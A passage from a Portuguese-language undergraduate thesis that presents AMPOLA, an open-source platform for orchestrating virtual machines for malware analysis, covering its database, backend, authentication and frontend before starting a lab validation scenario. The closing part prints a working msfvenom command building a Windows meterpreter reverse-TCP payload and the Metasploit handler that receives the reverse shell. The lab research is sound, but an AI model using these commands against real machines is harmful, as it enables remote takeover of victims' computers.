
Dado o caráter customizável, a solução pode ser usada para uma variedade de cenários: desde a análise direta de *malware* e simulação de fluxos de ataques até atividades *red team/blue team*. Além disso, AMPOLA permite a configuração de automatizações próprias, visto que gera máquinas virtuais de propósito geral a partir de imagens fornecidas pelos operadores da solução. Ainda, como as máquinas são de propósito geral, AMPOLA pode ser utilizado para orquestração de ambientes virtuais genéricos não necessariamente relacionados à análise de *malware* ou a ciberseguraça.

A ferramenta é gratuita, de código livre e aberto, e pode ser encontrada junto da sua documentação em `https://github.com/ludersGabriel/tcc`. Na documentação da aplicação, estão definidos os passos para instalar o AMPOLA, além de auxiliar na execução de um caso de uso bem simples cujo intuito é ensinar como utilizar a aplicação.

4.2 ARQUITETURA E TECNOLOGIAS

O projeto AMPOLA consiste em três elementos básicos: um banco de dados, um servidor *backend* e um *frontend* para um painel administrativo, com fluxo ilustrado na figura 4.1




Figura 4.1: Arquitetura da plataforma AMPOLA

4.3 BANCO DE DADOS

O **banco de dados** é responsável por armazenar as informações relevantes à aplicação, como dados dos usuários, informações relacionadas às máquinas virtuais cadastradas e situação das requisições assíncronas. É aqui que todas as informações necessárias para o bom funcionamento do painel de controle ficam registradas.

O banco foi implementado em PostgreSQL e roda a partir de um contêiner Docker. Ademais, é composto por quatro tabelas: usuários, máquinas virtuais, requisições e configurações de controle do sistema. O detalhamento está demonstrado na figura 4.2.




Figura 4.2: Esquema do banco de dados do AMPOLA

As figuras 4.3 e 4.4 mostram, respectivamente, exemplos das tabelas de usuário e máquinas virtuais após registro de entidades no banco. Alguns detalhes importantes: as senhas de cada usuário são salvas como *hashs* (código criptografado gerado a partir do dado original) e, além disso, um sal aleatório é utilizado para que duas senhas iguais possuam *hashs* diferentes. Dessa forma, mesmo que o banco sofra um ataque, esses dados não são expostos. Além disso, entidades pertencentes a cada usuário só podem ser acessadas por aquele usuário. Um exemplo disso são as máquinas virtuais: um usuário não consegue acessar ou puxar informações sobre máquinas virtuais que não foram criadas por ele.

id	username	password	role
1	admin	$2b$10$W4zmk7.dA0wiZZkNleBoF.gipb/mAccBqcNyiyvy6HPYOxMF7EQw2	admin
2	testUser	$2b$10$6kT/gjMlQZDMMqM4kS0q7ekirtr/E3X7DODGKXKcGdVH0VCkOb90.	user
3	testUser2	$2b$10$DCxBJSGAc1v6THGZVu5PXObgmcBvoBNQTgyVUt/CVpR74HGDpzmUi	user

Figura 4.3: Tabela de usuários populada

id	name	description	hostname	port	width	height	security	ignore_cert	enable_wallpaper	disable_auth
1	kali vm	kali for tcc print…	192.168.1.7	43493	1280	720	any	TRUE	TRUE	TRUE
2	teste 2	vm para o usuario …	192.168.1.7	37641	1280	720	any	TRUE	TRUE	TRUE

Figura 4.4: Tabela de máquinas virtuais populada

4.4 BACKEND

O ***backend*** é responsável por fornecer uma API capaz de expor e manipular os dados necessários do banco para o funcionamento efetivo da aplicação, além de fornecer uma maneira de acessar e controlar as máquinas virtuais a partir de um *websocket* (tecnologia que permite abrir uma sessão de comunicação interativa entre o navegador e um servidor), realizar autenticação de usuários e manter consistência das informações recebidas e enviadas.

Dentre as capacidades mencionadas, a principal é fornecer uma linha de conexão com as máquinas virtuais após geração do ambiente heterogêneo para pilotagem.

4.4.1 API

Para manipulação e recuperação dos dados do banco, o *backend* possui uma API Rest implementada em "Node.js"utilizando a biblioteca *express*, seguindo o padrão arquitetural `MVC`, para o servidor web e "DrizzleORM"(`https://orm.drizzle.team/`) para interagir diretamente com o banco com segurança e consistência.

É por meio do servidor *Express* que os *endpoints* para manipulação dos dados são servidos. Por meio deles, é possível criar, atualizar e remover máquinas virtuais, assim como checar o andamento das requisições realizadas e buscar informações sobre os registros vinculados ao usuário ativo.

Em contrapartida, o *Drizzle* é responsável por fornecer uma conexão segura com o banco de dados, protegendo, por exemplo, contra injeções SQL. Também por meio desta ferramenta, os dados retirados do banco são mapeados para objetos javascript a fim de obter consistência e certeza sobre a tipagem e atributos existentes no retorno de cada consulta realizada.

4.4.2 Autenticação

A autenticação no AMPOLA é realizada a partir de um token JWT, um código capaz de guardar informações para transmissão entre servidor e cliente, simples e de vida longa. É por meio deste token que a aplicação é capaz de realizar autorizações para modificações de dados e proteger contra modificações dos dados alheios por usuários maliciosos.

Vale ressaltar que tokens de vida longa não são recomendados, visto que, caso ocorra *hijack* de sessão (quando um atacante rouba credenciais do navegador de uma vítima), a personificação do usuário atingido pode ocorrer indefinidamente, porém, para fins de protótipo, os autores consideram essa abordagem mais que suficiente. No futuro, de maneira a mitigar este problema, os autores pretendem registrar em uma tabela de sessões o token gerado, assim como o *status* de utilização. Com esses dados, caso o JWT seja roubado, pode-se o marcar como *blacklisted*, impedindo acessos futuros mesmo que seja de vida longa.

4.4.3 Conexão com as VMs

De maneira a fornecer acesso às máquinas virtuais, o *backend* também implementa um servidor websocket capaz de elevar uma conexão `HTTP` básica, fornecendo um túnel seguro entre o painel do *frontend* e um *daemon* (programa de computador executado em segundo plano) do *desktop gateway* (programa que oferece canais de comunicação entre máquinas) Apache Guacamole (`https://guacamole.apache.org/`). Este *gateway*, por sua vez, é a ponte que permite a conexão da interface Web com as máquinas virtuais diretamente através do protocolo RDP (Remote Desktop Protocol ou Protocolo de Desktop Remoto). Mais especificamente, o Apache Guacamole implementa um protocolo próprio para acesso a máquinas virtuais via

web por meio de diferentes protocolos de conexão remota como RDP, VNC (Virtual Network Computing ou Rede Virtual de Computação) e SSH, enquanto que o *backend* criado gere a conexão entre o Guacamole e o *frontend*.

4.4.4 Orquestração

No contexto de orquestração de ambientes, foram implementados códigos na linguagem *Bash* que utilizam VBoxManage (https://www.virtualbox.org/manual/ch08.html), uma ferramenta de linha de comando para manipulação de máquinas virtuais a partir do protocolo fornecido pela aplicação *VirtualBox*. Estes *scripts* são responsáveis por fornecer as funcionalidades necessárias para que o *backend* seja capaz de atualizar, criar, deletar e buscar informações sobre as VMs criadas pelos usuários do AMPOLA. Com outra visão, estes *scripts* são a ponte entre o gerenciamento provido pelo *backend* e o controle direto das VMs pelo *VirtualBox*.

Neste contexto, vale ressaltar que as VMs são criadas a partir de OVAs (Open Virtual Appliance, máquinas virtuais pré-configuradas) - fornecidos pelo operador da aplicação - e, devido à limitações e peculiaridades do VBoxManage, essas imagens precisam das *Guest Additions* (https://www.virtualbox.org/manual/ch04.html) e de um único usuário que é administrador e não tem senha. Uma OVA já configurada, cujo sistema operacional é o *Kali Linux*, pode ser encontrada em https://www.inf.ufpr.br/gl19/TCC/.

Apesar destas limitações, a título de protótipo, os autores acreditam não haver impacto negativo no funcionamento da aplicação, nem na simulação dos cenários de teste.

4.5 FRONTEND

O ***frontend*** é responsável por fornecer um painel de controle ao usuário com o intuito de permitir criação, remoção e gerenciamento - desligar e ligar, por exemplo - das máquinas virtuais. Além disso, o painel também fornece acesso às máquinas e uma maneira de transferir arquivos tanto para dentro quanto para fora dos ambientes gerados.

A implementação foi feita com ReactJS, uma *framework javascript* para criação de aplicativos web, via Vite (https://vitejs.dev/) como uma *Single Page Aplication* (SPA). Cabe destacar a utilização da biblioteca guacamole-common-js (https://guacamole.apache.org/doc/gug/guacamole-common-js.html) que fornece uma API simplificada para lidar com o protocolo do *gateway* da Apache presente no *backend*. Em linhas gerais, esta biblioteca é a responsável por realizar a conexão com o servidor websocket que, por sua vez, conecta o *fronted* e o *daemon* que realiza a ligação com as VMs.

Para dar uma visão melhor de como o protótipo funciona, abaixo seguem definições e explicações para as telas presentes no aplicativo e na barra de navegação no topo da página inicial, como a tela de login, *Dashboard*, *Admin*, *Requests* e a tela individualizada de cada máquina virtual.

4.5.1 Login

Ao navegar para a página do AMPOLA, o usuário se depara, inicialmente e caso não autenticado, com o formulário de *login* (figura 4.5). Este formulário é responsável por receber as credenciais do usuário e enviar os dados ao *backend* para validação. Caso validação positiva, um *token* é retornado ao *frontend* que o armazena localmente e redireciona o usuário ao painel de controle da aplicação.




Figura 4.5: Formulário de login

4.5.2 Painel de controle

O painel de controle (figura 4.6) é a primeira coisa que o usuário vê quando acessa a aplicação com as suas credenciais. Ali temos uma tabela responsável por apresentar as máquinas virtuais criadas por este usuário e um botão que abre o modal (figura 4.7) para criação de novas máquinas.




Figura 4.6: Painel de controle do AMPOLA




Figura 4.7: Modal de criação de máquinas virtuais

Pela tabela, é possível acessar a máquina virtual criada apenas clicando em *access*. Ao clicar, o usuário é direcionado à uma página individualizada para aquela VM, como mostra a figura 4.8. Nessa página, temos um canvas com a visualização da virtual propriamente dita, além de um botão (*download output*), que permite baixar todos os arquivos colocados na pasta `/Desktop/output` da VM compactados em um arquivo `.zip`. Esta tela também permite que o usuário arraste arquivos do seu sistema para análise dentro da máquina virtual. Quando realizada essa ação, os arquivos transferidos ficam localizados na área de trabalho da VM.
Além disso, pela tabela também é possível ligar, desligar e excluir as máquinas criadas, fornecendo mais controle ao gerenciamento dos ambientes gerados.




Figura 4.8: Acesso à máquina virtual pelo AMPOLA

4.5.3 Admin

A página *Admin* fornece um painel de controle para administradores do sistema (figura 4.9). Neste painel é possível verificar e alterar as configurações de uso de memória e criação simultânea de máquinas virtuais do sistema, assim como verificar os usuários cadastrados e cadastrar novos usuários para utilizar o AMPOLA. As figuras 4.10 e 4.11 mostram, respectivamente, o modal proveniente do clique da linha da tabela de configurações cujo objetivo é permitir a alteração dos parâmetros de controle do AMPOLA, e o modal para cadastro de novos usuários proveniente do clique no botão *Add User*. Aqui podemos ressaltar que esse painel só está presente para usuários cuja função é *admin*.

Figura 4.9: Painel de administradores




Figura 4.10: Modal de atualização de configurações




Figura 4.11: Modal para cadastrar novos usuários

4.5.4 Requests

Como a implementação do protótipo AMPOLA utiliza clonagem completa para a criação das máquinas virtuais, seria inviável congelar a experiência do usuário enquanto a VM está sendo criada, visto que clonagem completa costuma demorar mais que clonagem *linkada*. Dessa forma, nesta página é apresentada uma tabela (figura 4.12) que mostra informações sobre as requisições assíncronas feitas ao sistema. No momento atual, temos apenas requisições de criação e a tabela é responsável por demonstrar o *status* da requisição - se completa, em processamento ou com erro -, além de uma mensagem caso a requisição não possa ser completada com sucesso.




Figura 4.12: Tabela de requisições assíncronas

4.6 CONCLUSÃO

Aqui foram apresentados os elementos que compõe a aplicação web AMPOLA, além de como foram implementados. Em linhas gerais, o *backend* é uma `API` capaz de manipular os dados armazenados no banco PostgreSQL e fornecer acesso às máquinas virtuais criadas pelos usuários do sistema, enquanto que o *frontend* é um painel de controle para gerenciamento das VMs com base em imagens pré-criadas.

Na próxima seção, serão detalhados dois cenários que demonstram o potencial e a capacidade atual do AMPOLA.

5 VALIDAÇÃO

A validação do AMPOLA foi feita considerando dois cenários detalhados a seguir:

1. Vítima Windows interage com componente externo (server), baixando e executando serviço malicioso
2. Vítima Windows abre pdf malicioso com FoxIt reader v2024.2.1.25153 que, ao ser aberto, baixa o arquivo malicioso de um servidor que é executado automaticamente e envia informações da vítima ao atacante, representando, portanto, um caso de *malware* multicompoenente

5.1 CENÁRIO 1 - USUÁRIO REALIZA *DOWNLOAD* DE *MALWARE* E O EXECUTA

Para o primeiro caso, idealiza-se um cenário simples, porém comum, de infecção devido à execução de software malicioso, normalmente adquirido via *phishing* ou utilização irresponsável da internet, por parte da vítima. A figura 5.1 apresenta um esquema visual para o cenário:




Figura 5.1: Esquema de infecção com duas VMs: Atacante/Servidor e Vítima

Um atacante disponibiliza um executável malicioso em um servidor na Internet. Um usuário, seja devido a ignorância, irresponsabilidade ou *phishing*, encontra esse programa e o executa em sua máquina. Após execução, a máquina alvo é infectada.

Para simular esse cenário, foram criadas duas máquinas virtuais no AMPOLA: uma Windows 10 (vítima) e uma Kali Linux (atacante).

5.1.1 Passo 1

O ataque tem inicio quando o atacante gera uma *payload* (código executável) maliciosa bem simples com o Metasploit via `msfvenom`:

```
sudo msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -
    f exe LHOST=192.168.50.152 LPORT=4444 -o ~/Desktop/payload.exe
```

O executável gerado realiza uma conexão *TCP* reversa e é configurado para rodar em um ambiente windows 32 bits com IP igual a 192.168.50.152 e porta 4444. Então, o ambiente kali do atacante é configurado para receber conexões *TCP*, utilizando também o Metasploit, de maneira a abrir conexão com um *handler* comum e compatível com a payload gerada:

```
1 msfconsole
2 use multi/handler
3 set payload windows/meterpreter/reverse_tcp
4 set LHOST 192.168.50.152
5 set LPORT 4444
6 exploit
```

